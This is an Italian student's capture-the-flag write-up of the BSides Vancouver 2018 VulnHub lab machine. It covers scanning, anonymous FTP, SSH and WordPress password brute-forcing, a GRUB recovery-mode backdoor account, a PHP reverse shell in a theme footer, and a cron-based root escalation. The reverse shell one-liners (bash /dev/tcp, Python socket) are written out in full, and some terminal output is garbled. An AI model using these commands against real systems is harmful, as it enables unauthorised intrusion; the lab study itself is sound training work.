


REPORT Black Box BSides Vancouver 2018



By Xian Long Qiu



Panoramica


L'attività consiste nella simulazione di uno scenario realistico di un penetration testing su un **black box** chiamato **BSides Vancouver 2018 workshop**.

Scopo

Analizzare e testare le conoscenze pratiche nel campo del **penetration testing**.

Origine traccia

Il presente report è relativo al Modulo 2 - Settimana 2 - Extra del corso sulla piattaforma Epicode



Strumenti



- **Nmap**: Strumento di scansione di rete utilizzato per identificare host attivi, porte aperte e servizi in esecuzione su un sistema target.



- **Dirb**: Web content scanner che esegue un attacco di forza bruta per individuare directory e file nascosti in un'applicazione web.



- **WPScan**: Scanner specifico per WordPress che rileva vulnerabilità note, plugin, temi e configurazioni deboli nel CMS.




- **Ncrack**: Strumento di cracking delle credenziali utilizzato per testare la robustezza dei servizi di autenticazione come SSH, FTP, RDP, ecc.



- **LinPEAS**: Script di enumerazione automatica per Linux che raccoglie informazioni di sistema rilevanti per l'escalation dei privilegi.



- **ChatGPT**: Assistente AI utilizzato per l'analisi, l'interpretazione dei risultati e il supporto tecnico durante l'intera fase di penetration testing.



Ambiente di lavoro





- **Kali Linux**: distribuzione Linux basata su Debian, progettata per il penetration testing, auditing della sicurezza e analisi forense digitale. Viene utilizzata da professionisti della sicurezza informatica e hacker etici per testare la robustezza delle reti e individuare vulnerabilità.

IP: 192.168.178.86

Fonte

Repository <https://github.com/XLQcyber/CS0225>






Information gathering



L'ambiente di test analizzato è la macchina BSides Vancouver 2018 – boot2root, una macchina vulnerabile disponibile su VulnHub. Progettata per simulare scenari realistici di penetration testing, essa rappresenta un server Ubuntu 12.04 LTS configurato con servizi web esposti, un'installazione WordPress vulnerabile e un insieme di configurazioni deboli che la rendono ideale per esercitarsi in attacchi di tipo **CTF (Capture The Flag)**. L'obiettivo principale è ottenere l'**accesso root** attraverso l'individuazione e lo sfruttamento di vulnerabilità presenti nella superficie esposta.



Scansione rete

```
(kali㉿kali)-[~]
$ nmap -sN 192.168.178.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 21:41 CEST
Nmap scan report for 192.168.178.11
Host is up (0.0076s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
53/tcp    open|filtered domain
MAC Address: 6E:40:B2:F6:F7:4D (Unknown)

Nmap scan report for 192.168.178.38
Host is up (0.00043s latency).
All 1000 scanned ports on 192.168.178.38 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 4C:D5:77:E4:E9:C1 (Chongqing Fugui Electronics)

Nmap scan report for 192.168.178.161
Host is up (0.00043s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
80/tcp    open|filtered http
MAC Address: 08:00:27:83:07:E8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.178.86
Host is up (0.000070s latency).
All 1000 scanned ports on 192.168.178.86 are in ignored states.
Not shown: 1000 closed tcp ports (reset)


Nmap done: 256 IP addresses (4 hosts up) scanned in 12.98 seconds

(kali㉿kali)-[~]
$ nmap -O 192.168.178.161
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 21:41 CEST
Nmap scan report for 192.168.178.161
Host is up (0.00084s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open      ftp
22/tcp    open      ssh
80/tcp    open      http
MAC Address: 08:00:27:83:07:E8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.94 seconds
```

Uso **nmap** per scansionare la rete per trovare la macchina target con il comando **nMap -sN** e vado per esclusione e verifico poi il suo sistema operativo con il comando **nMap -O**. Trovo l' **IP**: 192.168.178.161 poi in un test il **DHCP** lo ha cambiato in 192.168.178.16 . Inoltre mostra pure le **porte aperte**.

Operazioni preliminari exploit



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Analizzo il servizio **80**
http della macchina
target.

Uso **dirb** per scansionare file e
directory nascosti e trovo il
sito **robots** funzionante.

```
(kali@kali)-[~]
$ dirb http://192.168.178.161/



DIRB v2.22
By The Dark Raver

START_TIME: Sun May 11 21:45:23 2025
URL_BASE: http://192.168.178.161/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612


--- Scanning URL: http://192.168.178.161/ ---
+ http://192.168.178.161/cgi-bin/ (CODE:403|SIZE:291)
+ http://192.168.178.161/index (CODE:200|SIZE:177)
+ http://192.168.178.161/index.html (CODE:200|SIZE:177)
+ http://192.168.178.161/robots (CODE:200|SIZE:43)
+ http://192.168.178.161/robots.txt (CODE:200|SIZE:43)
+ http://192.168.178.161/server-status (CODE:403|SIZE:296)


END_TIME: Sun May 11 21:45:31 2025
DOWNLOADED: 4612 - FOUND: 6
```



Vado a vedere la directory nascosta robots e trovo un'altra directory del **backup di wordpress**.

La pagina del backup wordpress funziona e trovo la funzionalita' **login**.





```
(kali@kali)-[~]
└─$ ftp 192.168.178.161
Connected to 192.168.178.161.
220 (vsFTPD 2.3.5)
Name (192.168.178.161:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||61873|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||21234|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||46254|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****|
31 bytes received in 00:00 (1.95 KiB/s)
ftp> exit
221 Goodbye.
```


Uso il servizio **ftp** aperto accedendo come **anonymius** per cercare file utenti.

Dentro la directory pubblica ho trovato una lista **users.txt.bk** e lo scarico con il comando **get**.

Visualizzo il contenuto della lista con il comando **cat** e dentro ci sono **i nomi utenti** che ci servono per fare attacchi con il dizionario.

```
(kali@kali)-[~]
└─$ ls
Desktop  Documents  Downloads  gameshell  gameshell.1  gameshell.2  gameshell-save.sh  gameshell.sh  hashes.txt  hydra.restore  Music  password.txt  Pictures  Public  share  Templates  'trova porta.png'  users.txt.bk  Videos

(kali@kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```



Exploit 1 SSH

```
(kali@kali)-[~]  
$ ssh anne@192.168.178.12  
anne@192.168.178.12's password:  
Permission denied, please try again.  
anne@192.168.178.12's password: 
```


Provo tutti gli utenti della lista inserendo password sbagliate e trovo che solo **anne** risponde che la **password e' sbagliata**.
Quindi ho trovato il nome utente di accesso SSH.

Utilizzo **ncrack** che e' consigliato per attacco password con dizionario sul servizio SSH.

Risultato password di anne: **princess**

Comando: `ncrack -v -g at=4 -U lista utenti -P lista dizionario rockyou ssh://IP`
-v modalita' verbosa
-at numero massimo di tentativi per credenziali errate a 4 per ogni host/servizio

```
(kali@kali)-[~]  
$ ncrack -v -g at=4 -U /home/kali/users.txt.bk -P /usr/share/wordlists/rockyou.txt ssh://192.168.178.161  
Starting Ncrack 0.7 ( http://ncrack.org ) at 2025-05-11 23:12 CEST  
Stats: 0:00:01 elapsed; 0 services completed (1 total)  
Rate: 0.00; Found: 0; About 0.00% done  
Discovered credentials on ssh://192.168.178.161:22 'anne' 'princess'
```



```
(kali@kali)-[~]
$ ssh anne@192.168.178.161
anne@192.168.178.161's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ sudo -i
[sudo] password for anne:
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?


@abatchy17
root@bsides2018:~#
```

Accedo con i credenziali anne sul SSH. Successivamente uso i seguenti comandi per ottenere il root:


-**sudo -i** (avviare una shell di login come utente root.)

-**id** (mostrare l'ID utente (UID), il gruppo principale (GID) e i gruppi secondari dell'utente corrente)

Ottengo il root cerco la **flag** e visualizzo il contenuto.



Exploit 2 Recovery mode



Questo exploit si basa sul **requisito** che abbiamo il pc fisicamente vicino.


Premo il pulsante **f10** per entrare nella **GNU GRUB**, entro nella **recovery mode**.


Scelgo l'opzione **root** per avere una shell limitata ma vulnerabile.

Eseguiamo il **comando**: `mount -o remount, rw /`

mount -o remount :serve per montare e rimontare un filesystem.

rm / :serve per rimuovere il root.






```
root@bsides2018:~# useradd -m hacker
root@bsides2018:~# passwd hacker
Enter new UNIX password:
Retype new UNIX password:
^[[1~passwd: password updated successfully
root@bsides2018:~# usermod -aG sudo hacker
root@bsides2018:~# reboot
```


Sulla stessa shell **creo utente** hacker con il **comando** `useradd -m hacker` e la password con il **comando** `passwd hacker`.

Successivamente aggiungo al gruppo root l'utente hacker con il **comando** `usermod -aG sudo hacker`.

Ho ottenuto un account di accesso **root**.





Exploit 3 wordpress



Provo vedere i vari output dei vari utenti con password casuali, noto che l'username **john** ha un output di **password sbagliata** rispetto agli altri del usernames sbagliata.

Uso **wpscan** che e' ottimizzato per attacco password dizionario su wordpress.
comando: `wpscan --url sito --username utente --passwords dizionario rockyou`





```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00

[!] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / panasonic Time: 00:04:28 <

[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun May 11 22:20:19 2025
[+] Requests Done: 2688
[+] Cached Requests: 5
[+] Data Sent: 1.413 MB
[+] Data Received: 1.792 MB
[+] Memory used: 300.961 MB
[+] Elapsed time: 00:04:36
```


L'attacco e' riuscito a trovare la password **enigma** di john e accedo a wordpress con successo.



Vado nell' appearance su editor nella sezione theme footer, aggiungo un blocco di **codice php** e premo il pulsante upload per salvare.

Nel blocco ho inserito un head1 e **reverse shell** che mi che mi connette al mio pc kali nella porta 4000 ogni volta che la pagina carica il tema del footer.

Apro la **porta aperta** in ascolto su **kali** con il **comando**: nc -lvnp 4000



Attacco in corso!!!

Deprecated WordPress blog / Proudly powered by WordPress

Sulla macchina target mi connetto per scaricare il pacchetto. Uso **linpeas** per trovare vulnerabilita' per scalare i privilegi, noto che posso usare la **vulnerabilita' crontab** sui permessi di **cleanup**.

Ricarico la pagina e controllo il footer se compare la scritta "Attacco in corso!!!".


Compare la scritta, quindi la connessione e' stabilita. Successivamente scarico il pacchetto di **linpeas** su **kali** e apro un altro shell kali per aprire un **server locale** con **comando** `python -m http.server 8000`


```
www-data@bsides2018:/var/www/backup_wordpress$ which wget
/usr/bin/wget
www-data@bsides2018:/var/www/backup_wordpress$ wget http://192.168.178.86:8000/linpeas.sh
--2025-05-12 13:33:51-- http://192.168.178.86:8000/linpeas.sh
Connecting to 192.168.178.86:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 840139 (820K) [text/x-sh]
Saving to: 'linpeas.sh'

0K ..... 6% 26.3M 0s
50K ..... 12% 5.73M 0s
100K ..... 18% 8.25M 0s
150K ..... 24% 10.4M 0s
200K ..... 30% 45.6M 0s
250K ..... 36% 7.47M 0s
300K ..... 42% 12.7M 0s
350K ..... 48% 32.5M 0s
400K ..... 54% 6.96M 0s
450K ..... 60% 7.54M 0s
500K ..... 67% 744M 0s
550K ..... 73% 817M 0s
600K ..... 79% 67.3M 0s
650K ..... 85% 69.7M 0s
700K ..... 91% 770M 0s
750K ..... 97% 57.3M 0s
800K ..... 100% 23.7M=0.05s

2025-05-12 13:33:51 (15.8 MB/s) - 'linpeas.sh' saved [840139/840139]

www-data@bsides2018:/var/www/backup_wordpress$ chmod +x linpeas.sh
./linpeas.sh
www-data@bsides2018:/var/www/backup_wordpress$ ./linpeas.sh
```






```
www-data@bsides2018:/var/www/backup_wordpress$ cat /etc/crontab
cat /etc/cron.d/* 192.168.178.86/6000 0>61 * * /usr/local/bin/cleanup
cat /etc/cron.daily/* bash: event not found
cat /etc/cron.weekly/* chmod +x /usr/local/bin/cleanup
cat /etc/cron.hourly/* ions of /usr/local/bin/cleanup : Operation not permitted
cat /etc/cron.monthly/* www-backup_wordpress$ cat +H
cat /etc/crontab
/bin/bash -i >& /dev/tcp/192.168.178.86/6000 0>61 * * /usr/local/bin/cleanup
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
wordpress$ echo -e '#!/bin/bash\n/bin/bash -i >& /dev/tcp/192.168.178.86/6000 0>61 * * /usr/local/bin/cleanup' > /tmp/cleanup
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
www-backup_wordpress$ chmod +x /tmp/cleanup
www-backup_wordpress$ ls -l /tmp/cleanup
-rwxr-xr-x 1 www-backup_wordpress www-backup_wordpress 104 2018-06-06 12:00 /tmp/cleanup
# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    /usr/local/bin/cleanup
```


Analizzo la vulnerabilita' fornita, controllo il contenuto su crontab e cerco di visualizzare i **permessi** sul file **cleanup** con il percorso.

```
www-data@bsides2018:/var/www/backup_wordpress$ cd /usr/local/bin
cd /usr/local/bin
www-data@bsides2018:/usr/local/bin$ ls
ls
cleanup
www-data@bsides2018:/usr/local/bin$ echo "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.178.86\",6000));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'" > /tmp/cleanup
chmod +x /tmp/cleanup
www-data@bsides2018:/usr/local/bin$ cat /tmp/cleanup
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.178.86\",6000));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'" > /tmp/cleanup
www-data@bsides2018:/usr/local/bin$ chmod +x /tmp/cleanup
www-data@bsides2018:/usr/local/bin$ cat cleanup
cat cleanup
#!/bin/bash
/bin/bash -i >& /dev/tcp/192.168.178.86/6000 0>61
www-data@bsides2018:/usr/local/bin$ * * * * root /usr/local/bin/cleanup * * * * root /usr/local/bin/cleanup * * * * root /usr/local/bin/cleanup * * * * root /usr/local/bin/cleanup
```

Raggiungo nella cartella del cleanup e inserisco un **reverse shell** che mi permette di connettere a **kani** sulla porta **6000**.



Tutti gli utenti hanno il **root** e quindi cerco il file **flag** nella cartella `/root`.



Conclusione

Il penetration testing di un black box e' molto impegnativa, utilizza un sacco di tools specifici ottimizzati e ha bisogno di una solida conoscenza per exploit. La black box ha un sacco di vulnerabilita', quindi tanti metodi di exploit per avere permessi root della macchina target.